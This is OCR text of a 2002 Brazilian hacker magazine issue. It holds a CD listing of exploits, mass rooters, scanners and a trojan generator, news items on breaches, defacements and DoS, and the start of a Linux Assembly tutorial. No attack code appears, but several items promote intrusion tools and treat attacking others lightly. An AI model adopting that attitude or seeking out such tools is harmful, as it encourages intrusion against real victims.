H4CK3R #7

DESTAQUES DO CD

Routers Hacking

Seleção com xploits, scanners e outras ferramentas para roteadores e switches Cisco

- 30 Exploits para IRIX
- CISCO
- AFD Exploit
- alsaplayer-suid.c
- EX Chat
- Apache Tomcat 3.3 and 4.0.4
- Bakkum.c
- cisco-vpn-5000-lnx.c
- Heap Overflow Tutorial
- Massrooter

Segurança

Uma coleção com 50 programas para deixar seu Linux ou Windows super-seguro. Tutoriais, antivírus, firewalls e tudo o que vc precisa para ficar longe dos crackers

- >> WINDOWS
- McAfee VirusScan
- AVP Clone 0.17
- Webserver Security (Part I e II)
- > > LINUX
- Red Hat Kernel Fixes
- AVP Clone Anti-Virus 0.1.7
- Minimal-router 1.0

Scanners

Escolhemos os 30 melhores scanners para detectar vulnerabilidades em servidores. Eles estão no CD destaa edição

- Nmap 3.0.0 (Linux)
- Nmap 1.3.0(Windows)
- WinNessus 1.0.9
- Nessus 1.2.6 (Unix)
- VetesCan
- WuScan Mass
- Apache-Chunked Scanner
- Ssh3.tar.gz
- Arirang 1.6
- aRpLhMd AIX FTPD
- aRpLhMd Alldas defacements verify
- aRpLhMd fp2000
- aRpLhMd Get DNS
- aRpLhMd Get IIS
- aRpLhMd Mass Defaced
- aRpLhMd Pasta Web
- aRpLhMd Sco-Pop
- aRpLhMd Unicode
- Apache OpenSSL v0.9.6d
- mass scanner
- CHK rootkit 0.35
- DNS Scan
- eSS 0.8.6 (Linux)
- FTP Scan
- HalfScan
- Infinity Scanner 3.0 Beta
- IpEye TCP port
- IPSecScan
- NetBrute
- WUPS 1.4

Assembler no Linux

Tutoriais completos sobre o uso da linguagem no sistema, e ainda no Unix e FreeBSD. Inclui o guia da Free Software Foundation

- Senna Spy Trojan Generator 2002
- Active Perl (Windows)
- Perl Dev. Kit (Linux)
- Perl Dev. Kit (Windows)
- ALD 0.1.3 (Linux)
- Bloodshed Dev-C++ 4.0
- GNU Emacs 20.7.1 (Windows)
- TracePlus/Winsock 4.6
- J2RE
- Using Assembly Language in Linux
- GNU Assembler Manual
- FreeBSD Assembly Language Programming
- Writing A Useful Program With NASM
- NASM 0.98.34 (Windows) The Netwide Assembler
- NASM 0.98.34 (Linux) The Netwide Assembler
- Introduction to UNIX assembly programming
- Shellcodes Collection
- GNU Emacs 20.7.1 (Linux)

SOs

Duas distribuições Linux projetadas para segurança em ambiente de rede

- OpenWall
- IPCop 0.1.1

FTP

Servidores seguros de FTP, incluindo tutorial completo para configuração de contas

E mais

Programas usados para cracking, exemplos de defacement, temas para o seu desktop e muito mais

DIGERATI

Atenção! Este CD-ROM contém softwares que podem danificar computadores. Eles foram incluídos neste CD exclusivamente para estudo e desenvolvimento técnico. Não nos responsabilizamos por seu uso indevido. O uso destes softwares para prejudicar terceiros é crime, passível de punição.

Configuração mínima do equipamento: PC Pentium 233 com 32 MB de RAM e drive de CD com velocidade dupla. Os requisitos podem variar de acordo com o programa, alguns podem não rodar no Windows XP

O conteúdo do CD-ROM é formado por softwares freeware e versões de demonstração

PARENTAL ADVISORY
EXPLICIT SOFTWARE

DIGERATI

No CD: Duas distros Linux para segurança

printf("\nHACK4LIVE\n");

H4CK3R

Tudo sobre
ASSEMBLER no Linux

Supertutorial completo sobre essa linguagem de programação

No verso, destaques do CD

Worms P2P

O perigo nos arquivos compartilhados. Vírus que se espalham pelo seu KaZaA

Denial of Service

As técnicas usadas nos ataques DoS para derrubar servidores

Firewall

Evite invasões
A proteção total para o seu Linux

Routers Hacking

Hackear servidores é passado
Conheça os Xploits de roteadores que aterrorizam as grandes empresas


No CD:

Scanners,o retorno
Ninguém invade um servidor sem essas ferramentas. Superseleção com mais de 30 scanners de vulnerabilidades

www.digerati.com.br
R$9,90
Ano I
#7
ISSN 1676-3068
9 771676 306000 07


"640 KB são suficientes para qualquer um."

Bill Gates, 1981



www.geek.com.br

O site da revista GeeK



www.digerati.com

792274-5348

DIGERATI

EDITORIAL

Segurança para todos

Um dos maiores ataques cibernéticos da história foi realizado neste mês. Uma boa parte dos principais servidores dos EUA foi derrubada ou ficou extremamente lenta durante algumas horas. Isso mostrou alguns furos importantes na segurança da Internet, e isso é algo até conhecido. Os problemas, na sua maioria, estão ligados à falta de preparo dos administradores de sistema. Uma grande quantidade de problemas poderia ser evitada com uma boa configuração.

Claro que muitos softwares também deveriam ser quase que reformatados de tantos erros que podem ser encontrados. E não estamos só falando dos programas da Microsoft. Apesar de mais seguros, os sistemas *nix não são perfeitos.

Mas isso é chover no molhado, todo mundo sabe o que eu estou falando. Este ataque mostra outra coisa: a superconcentração de servidores nos EUA. Apesar de ser uma rede que chega a quase todos os países do mundo, ainda 70% das mensagens passam por servidores ou roteadores norte-americanos.

E depois os americanos querem acabar com as desconfianças sobre o uso de mecanismos de controles como o Echelon.

Não estamos mais nos velhos tempos, em que a quantidade esmagadora de internautas era americana, portanto, mudanças devem ser feitas seguindo o espírito que criou a própria Internet: a descentralização da comunicação. Aliás, isso é um importante fator de segurança básico, mas totalmente esquecido.

Quando a maior parte do tráfico da Internet fica concentrada em pouco menos de dez superservidores, fica muito mais fácil organizar um superataque. Só é difícil entender como a Internet não cai toda a semana.

Mas, nós da H4CK3R não somos assim; a gente se preocupa com as novas técnicas. Apresentamos o sistema MRTG, voltado diretamente para monitorar o tráfego de dispositivos em rede. Apesar de bastante utilizado em empresas, principalmente data centers, ele não é muito conhecido. Conhecê-lo pode ser até um diferencial para quem está procurando emprego.

Também apresentamos mais matérias sobre worms. Os vírus auto-reprodutores chegaram com força nas redes P2P (cuidado quando estiver fazendo troca de arquivos) e tomaram o Apache de assalto.

Para os usuários do Linux que querem aprofundar seus conhecimentos na área de programação e segurança, nada melhor que acompanhar as matérias sobre Assembler no Linux e tudo sobre configuração de firewalls no sistema do pingüim. Para terminar, a quarta parte sobre o artigo de programação de sockets.

O CD também vem com uma coleção completa de programas para segurança. Afinal, se os administradores de sistema e os desenvolvedores de software não fazem a parte deles na segurança, cabe a você proteger seu micro e seus dados.

O Editor

AIM abre as portas para hackers

AOL despreza especialista e não conserta bug simples

Se você é um iniciante no mundo hacker, saiba que, no que depender da AOL, não terá grandes dificuldades em invadir o micro do vizinho. Uma falha ridícula, que permite a execução de programas por intermédio de um simples link, foi noticiada recentemente por um dos membros da famosa lista *Bugtraq*, Blud Cot.

Segundo Cot, um bug na versão 4.8.2790 do AIM permite que um hacker possa enviar um falso link - que, na verdade, conteria um código executável malicioso - para uma vítima. Clicando no link, o usuário abriria o executável, e o hacker poderia, então, assumir o controle remoto da máquina.

Juntamente com a Microsoft, a AOL é a maior amiga dos hackers

Cot informou que a AOL foi informada a respeito do problema no dia 25 de julho de 2002, mas que não tomou nenhuma providência (pelo menos até o fechamento desta edição). A solução seria, portanto, voltar para versões posteriores ou checar os links das URLs antes de clicar neles. A falha foi detectada no Windows 2000 e Me, mas suspeita-se que afeta qualquer versão do SO.

Nem os blogs estão a salvo

Segurança do site deixou os blogueiros na mão

O famoso site *Blogger.com*, que hospeda milhares de blogs de usuários do mundo todo, ficou inoperante por aproximadamente cinco horas no dia 25 de outubro de 2002.

Os usuários que tentaram atualizar seus sites foram surpreendidos com a seguinte mensagem: *"Blogger is down for repairs. Please check back soon. Sorry for the inconvenience."*, (algo como "Blogger está fora do ar para reparos. Por favor volte em breve. Desculpe pela inconveniência"). O ataque foi assinado pelo hacker que atende pelo codinome "haXor" e não gerou nenhum dano grave ao sistema que armazena as senhas e logins dos usuários (até onde se sabe). O ataque não afetou a operação da versão nacional do site (o *Blogger.com.br* mantido pela *Globo.com*), mas deixou muita gente assustada pela falta de segurança do sistema do site.

Um dia depois, Evan Willians, (um dos proprietários da empresa) declarou (no site *http://status.blogger.com*) quais providências serão tomadas para diminuir os riscos de uma nova invasão e pediu para que quem guarda dados sobre contas FTP mude a senha, mesmo que seja "improvável" que alguma informação tenha sido acessada. Você acredita nisso?

Quem sabe a invasão não diminua o número de diários de patricinhas na Net...

China tem medo da Microsoft

Monopólio poderia ajudar EUA em uma guerra

Já é considerado normal que a maioria das pessoas tenha pensamentos conspiratórios em relação aos EUA, que odeie a Microsoft por causa de sua postura monopolista, mas essa agora é nova: não são poucos os membros do governo chinês que têm medo de usar produtos Microsoft, por achar que eles podem representar uma ameaça à segurança nacional.

Eles imaginam a seguinte situação: usando um programa cujo código-fonte eles não conhecem, seria fácil para os americanos, em uma situação de guerra entre os dois países, prejudicar os sistemas chineses baseados em programas da Microsoft. Realmente, não é uma idéia improvável. Controlando mais de 90% do mercado de sistemas operacionais do mundo, é de se pensar se todo esse poder não seria utilizado pelo paranóico departamento de defesa americano.

Altos executivos da Microsoft confirmam a preocupação do país comunista, o que seria uma explicação a mais para os altos investimentos feitos em Linux na China. De qualquer maneira, é apenas mais uma razão para evitar usar sistemas americanos, proprietários e monopolistas.

Bill Gates, durante seu sonho preferido: dominando mais de um bilhão de chinesinhos comunas

"...O fato é que depois do dia 11 de setembro, tudo o que acontece de ruim nos EUA tem alguma ligação com o terrorismo..."

Lista dos mais procurados

FBI: os vinte maiores bugs da informática

Além da lista dos bandidos mais procurados dos EUA, o FBI (a polícia federal norte-americana), junto com o Instituto SANS (SysAdmin, Audit, Network, Security) e o NIPC (Centro Nacional de Proteção da Infra-estrutura), também divulga os piores bugs nos dois principais sistemas operacionais: Windows e Unix. Esta lista começou há três anos, sendo destinada a administradores e desenvolvedores.

Apesar do empenho, os esforços para a solução destes problemas ainda são poucos. O mesmo pode ser dito dos administradores. Segundo oficiais do FBI, a maioria dos ataques e a facilidade com que os vírus se espalham estão ligados diretamente a furos na segurança que poderiam ter sido facilmente consertados.

Abaixo mostramos uma tabela com os 20 mais procurados do FBI:


Top Vulnerabilidades no Windows	Top Vulnerabilidades no Unix
- Internet Information Services (IIS)	- Remote Procedure Calls (RPC)
- Microsoft Data Access Components (MDAC) - Serviços de Dados Remotos	- Apache Web Server
- Microsoft SQL Server	- Secure Shell (SSH)
- NETBIOS - Redes desprotegidas	- Simple Network Management Protocol (SNMP)
- Anonymous Logon — Null Sessions	- File Transfer Protocol (FTP)
- LAN Manager Authentication	- R-Services — Trust Relationships
- General Windows Authentication - Contas sem senhas ou com senhas fracas	- Line Printer Daemon (LPD)
- Internet Explorer	- Sendmail
- Remote Registry Access	- BIND/DNS
- Windows Scripting Host	- General Unix Authentication - Contas sem senha ou com senhas fracas

Culpados por ataques a computadores centrais da Internet podem não ser encontrados

Especialistas na área de segurança digital disseram que será muito difícil para o governo dos EUA achar os culpados pelo grande ataque simultâneo aos computadores que servem como diretório principal da Internet mundial.

De acordo com Paul Vixie, presidente da Internet Software Consortium, empresa que toma conta de um servidor de endereços de Internet baseado no famoso Vale do Silício, a única esperança é que alguém denuncie os culpados. O governo Bush disse já estar investigando os ataques, mas descarta a possibilidade de ser um ataque ciberterrorista. Para o governo dos EUA esse ataque veio mesmo de hackers de todo o mundo, inclusive do próprio EUA.

O fato é que depois do dia 11 de setembro, tudo o que acontece de ruim nos EUA tem alguma ligação com o terrorismo. Por isso, cada vez mais os Estados Unidos estão investindo em segurança - e segurança digital também é uma das grandes preocupações na terra do tio Sam.



A declaração do fracasso: mesmo sendo o mais procurado há um ano, Osama continua livre

O SUPER-DOS


Novo tipo de ataque poderá destruir a Net em minutos

A Internet está em perigo. E não é por causa de nenhum dos vírus que atacam atualmente, todos os dias. Segundo pesquisadores da Universidade da Califórnia, do Lawrence Berkeley National Lab, da Silicon Defense e do ICSI Center, a Internet pode sofrer duros ataques em breve. Até agora, incidentes de DoS mais graves só não foram registrados porque os hackers não foram tão bons quanto poderiam ser.

Para ter uma idéia do que os pesquisadores acham ser possível atualmente, foi feita uma simulação em laboratório, em que 9 milhões de servidores foram derrubados em apenas quinze minutos.

A nova geração de pragas virtuais, por enquanto existente só na teoria, já está sendo chamadas de Flash. Os ataques seriam feitos por meio de listas de hits com serviços de hospedagem vulneráveis da Net, e teriam o apoio de equipamentos sofisticados, como roteadores.

Então, precisamos nos preparar para a ameaça. O problema é que, com o novo relatório, não deve demorar para que hackers comecem a tentar colocar a idéia em prática.



REUTERS É HACKER

Agência de notícias é acusada de invadir site

Quem diria. Uma das agências de notícias mais prestigiadas do mundo está sendo acusada de crackear o site de uma empresa sueca para obter informações exclusivas.

A fabricante de software Intentia International entrou com um processo contra a Reuters na divisão de crimes computacionais do Departamento de Investigação Criminal da Suécia. A empresa alega que a agência conseguiu acesso não autorizado a seu site para conseguir informações sobre seu relatório de lucro antes da divulgação oficial. Já a Reuters alega que as informações estavam disponíveis para qualquer um que acessasse o site da empresa.

Parece que está surgindo um novo campo de atuação para os crackers na área do jornalismo. Poucos dias antes, surgiu a acusação de que a imprensa marrom da Inglaterra estava contando com a ajuda de crackers para invadir a caixa postal de celulares de pessoas famosos (ver página 10).


OS UNIX TAMBÉM ERRAM

Falha pode causar um buffer overflow

Errar é humano. E até os sistemas mais seguros do mundo, como os baseados em Unix, podem apresentar falhas aqui ou ali, em um dos inúmeros softwares que são desenvolvidos para ele. E é até bom que isso aconteça de vez em quando (afinal, ninguém agüenta ficar só falando das falhas do Windows, que aparecem todo santo dia).

Recentemente, uma empresa especializada em segurança, a iDefense, alertou para uma vulnerabilidade nos programas gv, kghostview e ggv, que pode permitir que invasores utilizem arquivos PDF e PostScript para provocar um buffer overflow e executar códigos em máquinas que rodem Unix ou Linux.

A iDefense acredita que a falha só pode ser explorada quando os arquivos são abertos a partir da linha de comando, mas isso ainda não foi confirmado. Para os usuários do pingüim e demais sistemas Unix-like, só há duas saídas: procurar por um patch, ou preferir outros visualizadores de PDF e PostScript.



Alerta aos usuários do kghostview: melhor procurar por um patch

PRESIDENTE DEFACER?

A imprensa internacional engoliu...

Que o Brasil tem o maior número de defacers do mundo, todos já sabem, mas será que até o Presidente da República desfigura sites? Isso é um pouco complicado, mas os sites que registram invasões, como o Zone-H e Alldas.org creditam um ataque ao site inglês, Island Safety (que estava em um servidor Windows NT) por um hacker (possivelmente) brasileiro que apenas assinou como LuLa 13. O caso ganhou muita repercussão na mídia devido à confusão dos tradicionais sites, e o mirror desse defacemment foi um dos mais visitados no site, tornando-se um fenômeno de audiência na Internet. A prova do "crime" está no CD desta edição na categoria *Defacemments*, é uma página inteira em branco com a frase(?) "LuLa 13" repetida várias vezes. Até agora nenhum grupo assumiu a autoria da invasão, mas já pensou se a moda pega e os políticos "santinhos" começarem a ser colocados em sites desfigurados? Seria muito engraçado ver a foto do Eymael (o democrata cristão) no site da Microsoft...

SENDMAIL INFECTADO!

Software gratuito para Linux trazia trojan no código-fonte


Tome cuidado na próxima vez em que você baixar um software gratuito: ele pode estar infectado por um trojan! E não estamos falando da plataforma Windows, mas de Linux, considerado mais seguro. Claro, essa é uma mensagem um tanto alarmista, mas, diante da ousadia dos crackers, o perigo é mais real do que parece.

Um exemplo: um alerta do CERT/CC (Computer Emergency Response Team/Coordination Center) informou que um cracker conseguiu implantar cópias de um cavalo de tróia no código-fonte do Sendmail, popular software usado em servidores de e-mail operando Linux. A ação visa abrir a rede que o utiliza para invasores.

O fato teria acontecido no final de setembro de 2002, quando o cracker teria inserido o código malicioso por meio do servidor FTP do site Sendmail.org. Os arquivos afetados foram "sendmail.8.12.6.tar.Z" e "sendmail.8.12.6.tar.gz", além de possivelmente outros mirrors.

O time de desenvolvimento do Sendmail.org tomou providências e já está distribuindo as versões sem o tal código, mas os sites que espelham, empregam ou redistribuem o software devem ficar atentos. Também não custa verificar os pacotes de assinaturas criptografadas, pois o trojan tinha a capacidade de copiá-las.

Site: *www.sendmail.org*



QUEM DÁ MAIS PELO NOTEBOOK MAIS FAMOSO DO MUNDO?

Kevin Mitnick leiloa notebook para levantar uma grana

Quanto custa um notebook novinho? Depois de algumas pesquisas, encontramos um Toshiba Satellite 1400, com processador Celeron de 1,2 GHz, por R$ 7.600 (ou 2000 dólares pelo câmbio do dia). Mas nos EUA, um notebook 486 da Toshiba está sendo leiloado pelo site eBay e passa dos 10 mil dólares! Não, ele não é de ouro, nem cravejado de diamantes, mas é o notebook que o mais famoso hacker do mundo, Kevin Mitnick, usou durante todo o tempo em que foi procurado pela polícia.

Mitnick foi preso em fevereiro de 1995, passando quatro anos e meio na prisão sem direito à condicional. Foi solto em 2000, mas está proibido de chegar perto de um computador. Recentemente, começou a escrever artigos para jornais, apresentar programas de rádio e escreveu um livro (será que faz tudo isso com uma máquina de escrever?).

Não foi possível descobrir se o leilão, coordenado por sua namorada, tem como objetivo simplesmente levantar fundos ou a idéia é fazer propaganda e aumentar sua popularidade. De todas as formas, qualquer um dos dois objetivos foi conseguido. Agora, a surpresa maior: Mitnick usava Windows 95 no seu computador.

É, Mitnick, tá difícil ganhar o pão de cada dia, hein?


Hacker "Lavava" contas de famosos

Lavador de pratos dos EUA encontrava vítimas na revista *Forbes*

Foi necessário apenas um computador de uma biblioteca pública em Nova York, para que o hacker e lavador de pratos, Abraham Abdallah, roubasse cartões de crédito de vários milionários e celebridades norte-americanas. Quer dizer, ele usou mais uma ferramenta importante: uma edição da revista *Forbes* com as 400 pessoas mais ricas dos EUA. Na lista estavam Oprah Winfrey (apresentadora de TV), Steven Spielberg (cineasta), George Lucas (cineasta), Ross Perot (empresário e político), Ted Turner (executivo) e George Soros (investidor), entre outros.

Abdallah conseguiu suas informações enganando bancos, companhias de crédito e empresas de cartões de crédito. Usando documentos oficiais, ele solicitava informações sobre as vítimas a estas empresas, e com isso ganhava acesso aos números de cartões de crédito. Os policiais suspeitam que ele chegou, inclusive, a transferir fundos para contas fantasmas. A sofisticação era tanta que Abdallah montou uma rede de endereços de correio para que fosse difícil monitorar as encomendas que ele fazia.

Abdallah só foi pego quando deu um passo em falso: solicitou a transferência de um valor acima do saldo existente na conta de Thomas Siebel, fundador da Siebel Systems, uma empresa de e-commerce. A prisão do hacker teve lances cinematográficos, com direito a policiais entrando pelo teto solar do carro do hacker/lavador de pratos. Ele agora irá enfrentar o tribunal por acusações de fraude que chegam a 80 milhões de dólares.



Pra variar, a ascenção e a queda foram rápidas para o "esperto" Abdallah

Poder paralelo

Imprensa marrom utiliza crackers para conseguir notícias

Está nascendo uma nova geração de hackers. Uma geração que contará com nomes "importantíssimos" da cultura brasileira, como Leão Lobo, Nelson Rubens, Claudete Troiano e Sonia Abraão. Calma! Por enquanto, isso é apenas uma brincadeira tosca - mas, se depender da chamada "imprensa marrom" (tablóides, revistinhas de fofoca, etc.), poderá se tornar uma dura realidade muito em breve.

Isso porque os jornais sensacionalistas - e outros "sérios" -, depois de recorrerem a *paparazzi* e serem acusados de, por isso, contribuírem para a morte de uma princesa, teriam se modernizado, contando agora com a ajuda de crackers para invadir a privacidade das estrelas.

A história tem origem na Grã-Bretanha. Segundo assessores de famosos, os crackers, aliados a alguns jornalistas, estariam invadindo as caixas de correios de voz de celulares para capturar mensagens, apagando-as em seguida para que a concorrência não as encontre.

A acusação surgiu depois que os assessores se deram conta de que algumas notícias publicadas na imprensa marrom só poderiam ter sido descobertas por quem tivesse acesso às caixas postais. Os astros e estrelas foram orientados a desativar o correio de voz dos aparelhos ou trocar o número de telefone freqüentemente. Lady Di, que Deus a tenha...

A indústria da fofoca é mais um "importante" campo de atuação para os hackers

Brasil já é segundo na lista dos spammers

Impunidade é o principal problema

Os spammers brasileiros finalmente ganharam o reconhecimento internacional e conseguiram colocar os e-mails *".com.br"* no topo da lista negra dos países que colaboram (mesmo que indiretamente) com o envio de spam. Na lista disponível no site *www.blackholes.us*, vários países estão ameaçados de terem seus e-mails bloqueados, entre eles a Rússia e o Brasil, que só perde para nossos hermanitos da Argentina. Para agravar a situação, o Projeto de Lei nº 7.093/02, que prevê o pagamento de multas de 100 a 10 mil reais por cada spam enviado, está "parado" no meio de um lento processo judicial, que ainda promete demorar muito até ser votado e aprovado. Mais uma vez o governo brasileiro ignora o comércio on-line e todos os usuários da Internet do Brasil, colaborando para que os spammers continuem agindo impunes e continuem se utilizando dessas técnicas sujas de divulgação. Enquanto isso, no exterior, somos obrigado a ver mensagens como a do site ISP-Planet (*www.isp-planet.com/technology/2002/brazil_bol.html*) em que eles dizem "E-mails vindos do Brasil não são bem-vindos aqui".

27 de outubro é o Dia Nacional de Segurança Digital pelo menos nos EUA...

Cada vez mais o mundo está dando atenção aos ataques feitos de forma computadorizada, através da informática. Um grupo nos EUA chamado "National Cyber Security Alliance" proclamou o que podemos chamar de "Dia Nacional de Segurança Digital", sendo comemorado no dia 27 de outubro. A National Cyber Security Alliance foi fundada depois dos ataques terroristas, com o propósito de alertar o pessoal que tem um computador em casa e que não está se precavendo de possíveis ataques. 84% da população americana tem conhecimento dos ataques, mas não cuida de seus computadores para que eles não sejam infectados por um vírus, por exemplo. O Dia Nacional de Segurança Digital só vem lembrar os usuários de computadores para estarem atualizando seus antivírus e tomando precauções básicas para não serem infectados, como não abrir nenhum arquivo anexado sem conhecer quem está enviando o e-mail, etc.

Site: *www.staysafeonline.info*

Os fundamentalistas estão tentando, de todas as formas, convencer os americanos a tornar seus computadores seguros

Servidor beta tester da Microsoft é invadido

20 mil beta testers têm seus dados e opiniões expostas

Aproveitando uma falha no novo servidor beta da Microsoft, que hospeda o site *betaplace.com*, um hacker conseguiu furar a proteção e ter acesso a dados pessoais e opiniões sobre a versão do servidor, que tem mais de 20 mil beta testers.

O *betaplace.com* possibilita aos beta testers, além de logicamente testarem softwares ainda não-lançados no mercado, conseguir seriais de vários produtos da Microsoft.

As credenciais de um dos beta testers foram expostas na Internet.

Com isso, várias pessoas entraram no servidor beta tester, sem permissão da Microsoft, fazendo download dos mais variados programas em forma beta. Não demorou muito para que a Microsoft fechasse seu servidor de downloads e solicitasse aos beta testers que mudassem todas as suas senhas. Segundo a Microsoft, a falha no sistema já foi solucionada e a empresa já está tomando novas atitudes para que outras invasões semelhantes não aconteçam novamente.

Assembly No Linux

Gleicon S. Moraes
gsmoraes@terra.com.br

ASSEMBLY NO LINUX. POR ONDE COMEÇAR?

Aquele tempo do MSX e do DOS, em que muitas pessoas se divertiam com livros do tipo "Aprofundando-se no MSX", e outros semelhantes para DOS, como os de "Turbo C", estão reeditados no presente. Para quem não lembra, eram livros que ensinavam a fazer relógios no canto da tela, descobrindo pequenos macetes nos respectivos sistemas, enfim, obras que faziam a alegria de quem gostava de se aprofundar além do que era tradicionalmente oferecido pelo fabricante, e o que podíamos encontrar na literatura disponível. Hoje, este tempo está de volta.

O Linux, e não só ele, mas também o FreeBSD e outros da família BSD, nos oferece igual, se não maior, potencial para fuçadores natos. Estas plataformas se tornaram famosas tanto em grandes servidores como em sistemas embutidos (embedded systems), que povoam as prateleiras com aparelhos modernos dotados de inteligência e conectividade.

Um certo background se torna indispensável para os primeiros passos. Aqueles que já programam em linguagem C para Unix sentirão mais facilidade, e também aqueles que programaram por muito tempo no ambiente DOS vão reconhecer as semelhanças e fazer as devidas adaptações. Mas o importante é a vontade de se aprofundar além do que está descrito por aí.

Este artigo visa traçar um paralelo com o que encontrávamos na literatura citada acima, e como "portar" este raciocínio para o Linux. Claro que, pelas características do sistema, não será possível usar um exemplo do tipo do "relógio", pois além de ser trabalhoso, acabaria por fugir da natureza deste artigo, que é introdutório. Mas a intenção de buscar os conceitos semelhantes será levada a cabo com explicações sobre como se comportam as interfaces disponíveis.

Operação do processador: Modo Real / Modo protegido

Até um bom tempo atrás, as limitações existentes nos processadores Intel, 8086 e 8088 não eram sentidas, pois o PC era um fenômeno em desenvolvimento ainda. Apenas 640 kb máximos de memória não pareciam ser um problema em comparação ao que estava disponível na época, a maioria baseado no 8080 e 8085, como o Z80, que eram microprocessadores de 8 bits e com capacidade máxima de endereçamento direto de 64kb. Mas os engenheiros da Intel sempre foram introduzindo inovações e como aquela famosa lei professa, a capacidade dos processadores foi sendo ampliada em prazos de em média 18 meses (lei de Moore). Já nos 80286, existia um modo de trabalho do processador, chamado modo protegido. Portanto, quando o processador era ligado, se comportava como um 8086, mas após a entrada neste novo "modo",

novas características eram habilitadas, como maior capacidade de endereçamento de memória, permissões ao acesso desta memória, enfim, novos recursos.

Recursos estes que foram aperfeiçoados no 80386, o primeiro processador realmente 32 bits desta linha, que apesar de hoje em dia ser mais que obsoleto, na época representou uma grande abertura de possibilidades. Esta possibilidade de registradores de 32 bits, endereçamento de memória de até 4 GB, além da compatibilidade com os processadores antigos, fez com que muitos programadores da época dessem um salto qualitativo nas aplicações e formas de aproveitamento da máquina. Aliás, a mesma compatibilidade tida como qualidade por uns, é tida como empecilho por outros, que criticam as limitações dos processadores x86, como são denominados comumente todos os compatíveis com Intel, atribuindo-as a este atrelamento com o passado e tornando um sistema projetado com base neste componente muito complexo.

Portanto, ele mantinha o chamado "Modo Real", em que o 386 se comportava como um 8086, rodando diretamente programas, como o DOS em 16 bits, com endereçamento de até 640 kb, não importando o quanto estivesse instalado na máquina, e também o "Modo Protegido" (protected mode ou pmode), no qual apresentava além de as vantagens citadas, a melhoria da forma de entrada e saída deste modo para o modo real (o 286 necessitava do reset do microprocessador) e um modo chamado v86, que permitia que uma espécie de "sessão" de "Modo Real" fosse executada quando no modo protegido. Outra vantagem do "Modo Protegido" eram as facilidades de multitarefa, que com certeza revolucionaram os programas da época, não mais necessitando de artifícios cada vez mais escassos que apenas emulavam multitarefa, mas na realidade trabalhavam em um sistema cooperativo que se mostrava muito frágil e ineficiente. Além disso, os tão sonhados registros em 32 bits, disponíveis e com um set de instruções mais elaborado.

Esta explicação toda apenas serve para mostrar que o Linux no seu boot, inicia em "Modo Real", mas muda para "Modo Protegido", em um dado momento. Portanto, existem as regras deste modo, como permissões de leitura, escrita e execução em trechos da memória e o gerenciamento da mesma. Isso esclarece por que não podemos fazer como no DOS, alterar um endereço diretamente, sem levarmos em conta a quem pertence. No caso do Linux, temos a memória que está protegida pelo Kernel, e a memória que está disponível para os programas do usuário (Kernel e User memories). Esta tentativa pode causar um erro de segmentação (Segmentation Fault), uma exceção que é disparada pelo processador e sinalizada pelo kernel, indicando que tentamos uma operação não permitida.

BIOS e suas rotinas

Com esta explicação chegamos à conclusão que o Linux utiliza o máximo que pode deste processador, por ter sido desenvolvido primeiramente nele. É um sistema multitarefa, multiusuários, de 32 bits, que roda em "Modo Protegido".

